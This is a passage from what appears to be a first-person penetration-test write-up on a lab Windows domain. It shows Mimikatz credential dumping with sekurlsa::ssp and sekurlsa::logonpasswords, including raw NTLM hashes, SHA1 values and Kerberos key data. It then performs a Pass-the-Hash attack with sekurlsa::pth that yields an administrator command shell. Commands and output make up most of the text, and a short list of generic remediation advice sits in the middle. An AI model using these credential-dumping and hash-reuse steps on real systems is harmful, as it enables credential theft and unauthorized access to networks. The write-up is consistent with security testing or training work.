- **Authentication Id:** 0; 25231
  - **Session:** UndefinedLogonType
  - **User Name:** (null)
  - **Domain:** (null)
- **Authentication Id:** 0; 996
  - **Session:** Service
  - **User Name:** WIN-QQGJDN6GHE1$
  - **Domain:** MYDOMAIN
  - **Logon Time:** 2/19/2025 6:24:20 PM
- **Kerberos Data:**
  - **Username:** win-qqgjdn6ghe1$
  - **Domain:** MYDOMAIN.LOCAL
  - **Password:** (null)
- **Authentication Id:** 0; 997
  - **Session:** Service
  - **User Name:** LOCAL SERVICE
  - **Domain:** NT AUTHORITY
  - **Logon Time:** 2/19/2025 6:24:21 PM

```
mimikatz # sekurlsa::ssp

Authentication Id : 0 ; 46348 (00000000:0000b50c)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2/19/2025 6:24:21 PM
SID               : S-1-5-90-0-1
        ssp :

Authentication Id : 0 ; 25231 (00000000:0000628f)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 2/19/2025 6:24:18 PM
SID               :
        ssp :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : WIN-QQGJDN6GHE1$
Domain            : MYDOMAIN
Logon Server      : (null)
Logon Time        : 2/19/2025 6:24:20 PM
SID               : S-1-5-20
        ssp :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 2/19/2025 6:24:21 PM
SID               : S-1-5-19
        ssp :
```

- **Authentication Id:** 0; 28021
  - **Session:** Interactive
  - **User Name:** UMFD-0
  - **Domain:** Font Driver Host
  - **Logon Time:** 2/19/2025 6:24:20 PM
- **Kerberos Data:**
  - **Username:** WIN-QQGJDN6GHE1$
  - **Domain:** mydomain.local
  - **Password:** [Hexadecimal password data]
- **Authentication Id:** 0; 262877
  - **Session:** Interactive
  - **User Name:** Administrator

    - **Domain:** MYDOMAIN
    - **Logon Server:** WIN-QQGJDN6GHE1
    - **Logon Time:** 2/19/2025 6:26:49 PM
- **Kerberos Data:**
    - **Username:** Administrator
    - **Domain:** MYDOMAIN.LOCAL
    - **Password:** (null)
- **Authentication Id:** 0; 28119
    - **Session:** Interactive
    - **User Name:** UMFD-1
    - **Domain:** Font Driver Host
    - **Logon Time:** 2/19/2025 6:24:20 PM
- **Kerberos Data:**
    - **Username:** WIN-QQGJDN6GHE1$
    - **Domain:** mydomain.local
    - **Password:** [Hexadecimal password data]
- **Authentication Id:** 0; 999
    - **Session:** UndefinedLogonType
    - **User Name:** WIN-QQGJDN6GHE1$
    - **Domain:** MYDOMAIN
    - **Logon Time:** 2/19/2025 6:24:18 PM
- **Kerberos Data:**
    - **Username:** win-qqgjdn6ghe1$
    - **Domain:** MYDOMAIN.LOCAL
    - **Password:** (null)

-
```
Authentication Id : 0 ; 28021 (00000000:00006d75)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/19/2025 6:24:20 PM
SID               : S-1-5-96-0-0
        ssp :

Authentication Id : 0 ; 262877 (00000000:000402dd)
Session           : Interactive from 1
User Name         : Administrator
Domain            : MYDOMAIN
Logon Server      : WIN-QQGJDN6GHE1
Logon Time        : 2/19/2025 6:26:49 PM
SID               : S-1-5-21-415646337-1747448493-70286927-500
        ssp :

Authentication Id : 0 ; 28119 (00000000:00006dd7)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/19/2025 6:24:20 PM
SID               : S-1-5-96-0-1
        ssp :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : WIN-QQGJDN6GHE1$
Domain            : MYDOMAIN
Logon Server      : (null)
Logon Time        : 2/19/2025 6:24:18 PM
SID               : S-1-5-18
        ssp :
```

4. Identified Issues

My test revealed that some services and accounts were insufficiently protected, which could lead to potential data leaks or inadequate protection of sensitive data.

5. Proposed Solutions

I recommend:

- Updating the services and accounts that showed vulnerabilities.
- Implementing enhanced security measures, including monitoring and auditing.
- Conducting a thorough security audit to identify and address any additional potential vulnerabilities.

6. Specific Recommendations

- Apply stronger password policies for sensitive accounts.
- Regularly monitor all login sessions and service accounts.
- Review and tighten the security of authentication processes.

Pass-the-Hash with Mimikatz

Objective

I performed this attack with the aim of obtaining and utilizing NTLM hashes to access system resources without using the actual password. The Mimikatz tool allows me to perform Pass-the-Hash attacks, which enable system access based on the hash values of passwords.

Preparation

1. **Mimikatz Tool**: Before starting the attack, I downloaded and set up the Mimikatz tool, running it with administrator privileges.
2. **Preparing for the Attack**: Using Mimikatz, I retrieved all necessary information for the attack, including NTLM hashes, which I needed for further exploitation.

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1222600 (00000000:0012a7c8)
Session           : NewCredentials from 0
User Name         : Administrator
Domain            : MYDOMAIN
Logon Server      : (null)
Logon Time        : 2/19/2025 7:30:06 PM
SID               : S-1-5-21-415646337-1747448493-70286927-500
        msv :
         [00000003] Primary
         * Username : WIN-QQGJDN6GHE1$
         * Domain   : MYDOMAIN
         * NTLM     : 2532d1125efd557ce81c2ff7d327df20
        tspkg :
        wdigest :
         * Username : WIN-QQGJDN6GHE1$
         * Domain   : MYDOMAIN
         * Password : (null)
        kerberos :
         * Username : WIN-QQGJDN6GHE1$
         * Domain   : MYDOMAIN
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 1206220 (00000000:001267cc)
Session           : NewCredentials from 0
User Name         : Administrator
Domain            : MYDOMAIN
Logon Server      : (null)
Logon Time        : 2/19/2025 7:27:16 PM
SID               : S-1-5-21-415646337-1747448493-70286927-500
```

Initial NTLM Hash Retrieval: By using the **sekurlsa::logonpasswords** command, I retrieved the login credentials, including the NTLM hash:

sekurlsa::logonpasswords

1. The output revealed the following NTLM hash:
   `NTLM  : 2532d1125efd557ce81c2ff7d327df20`

```
Authentication Id : 0 ; 46348 (00000000:0000b50c)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2/19/2025 6:24:21 PM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : WIN-QQGJDN6GHE1$
         * Domain   : MYDOMAIN
         * NTLM     : 2532d1125efd557ce81c2ff7d327df20
         * SHA1     : eb81983c397cb9968d11478aa6d3ef0f77a5c311
         * DPAPI    : eb81983c397cb9968d11478aa6d3ef0f
        tspkg :
        wdigest :
         * Username : WIN-QQGJDN6GHE1$
         * Domain   : MYDOMAIN
         * Password : (null)
        kerberos :
         * Username : WIN-QQGJDN6GHE1$
         * Domain   : mydomain.local
         * Password : 33 98 0e d3 b9 37 76 91 e8 1b 78 b5 8e 04 82 20 86 7e f4 36 b2 73 37 44 37 c2 9e c2 94 5f ba c2 55 e1
f 93 e2 a4 73 10 15 44 f9 9c 6f f7 c6 0c 12 26 f6 bc a9 b6 4f d9 69 75 12 b5 a9 c4 b3 04 d9 42 c0 4e 35 2f 45 0b a8 80 82 4b
c3 5a 3d b1 84 e7 06 65 ed ff 83 d5 fa af ac a5 e9 0d eb 61 7c fb fa 4a 9d 49 68 7b dd 4c 26 f7 7f 3c b5 d6 ec 9e ee 0c d7 e
 67 d1 ea 4f 6b db bd 5b c9 5d 43 60 34 9c d2 57 75 37 a6 8b 07 b0 b5 3c 1c ba 08 ec e8 1c 98 d2 e1 eb 8e 7e 8c 28 16 d0 4a
0 cc 33 c6 cc 6d 08 6e 20 65 90 dc 97 38 9a b7 7e b4 a0 7c a3 63 35 3b cd 48 df dd cf ea 5b d8 cf 1d 8e 78 7f 0f 56 f6 b7 5e
e5 bf 9f 21 99 ea ac b5 37 4a 78 35 76 80 c9 6c 53 a9 5b de 82 db 4b 8f c3 91 1c af b6 2c da 64 29 4c 32 5c 4e 6a 44
        ssp :
        credman :

Authentication Id : 0 ; 25231 (00000000:0000628f)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 2/19/2025 6:24:18 PM
SID               :
        msv :
         [00000003] Primary
         * Username : WIN-QQGJDN6GHE1$
         * Domain   : MYDOMAIN
         * NTLM     : 2532d1125efd557ce81c2ff7d327df20
         * SHA1     : eb81983c397cb9968d11478aa6d3ef0f77a5c311
```

Pass-the-Hash (PTH) Attack: I then used the retrieved NTLM hash in a Pass-the-Hash attack by running the **sekurlsa::pth** command in Mimikatz.

For example, I used the NTLM hash `2532d1125efd557ce81c2ff7d327df20` and constructed the following command:

Testing Additional Hashes: I also tested alternative hashes, such as rc4_hmac_nt, rc4_hmac_old, and rc4_md4, as demonstrated in these commands:

```
mimikatz # sekurlsa::pth /user:WIN-QQGJDN6GHE1$ /domain:MYDOMAIN /ntlm:2532d1125efd557ce81c2ff7d327df20 /rc4_hmac_old_exp
user    : WIN-QQGJDN6GHE1$
domain  : MYDOMAIN
program : cmd.exe
impers. : no
NTLM    : 2532d1125efd557ce81c2ff7d327df20
  |  PID  5256
  |  TID  2456
  |  LSA Process was already R/W
  |  LUID 0 ; 1306177 (00000000:0013ee41)
  \_ msv1_0   - data copy @ 000002CF9B8AED50 : OK !
  \_ kerberos - data copy @ 000002CF9C3B88B8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000002CF998322F8 (32) -> null

mimikatz #
```

```
Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.17763.6893]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Gaining Access: The results allowed me to access the system without the need for a password, demonstrating that the attack was successful.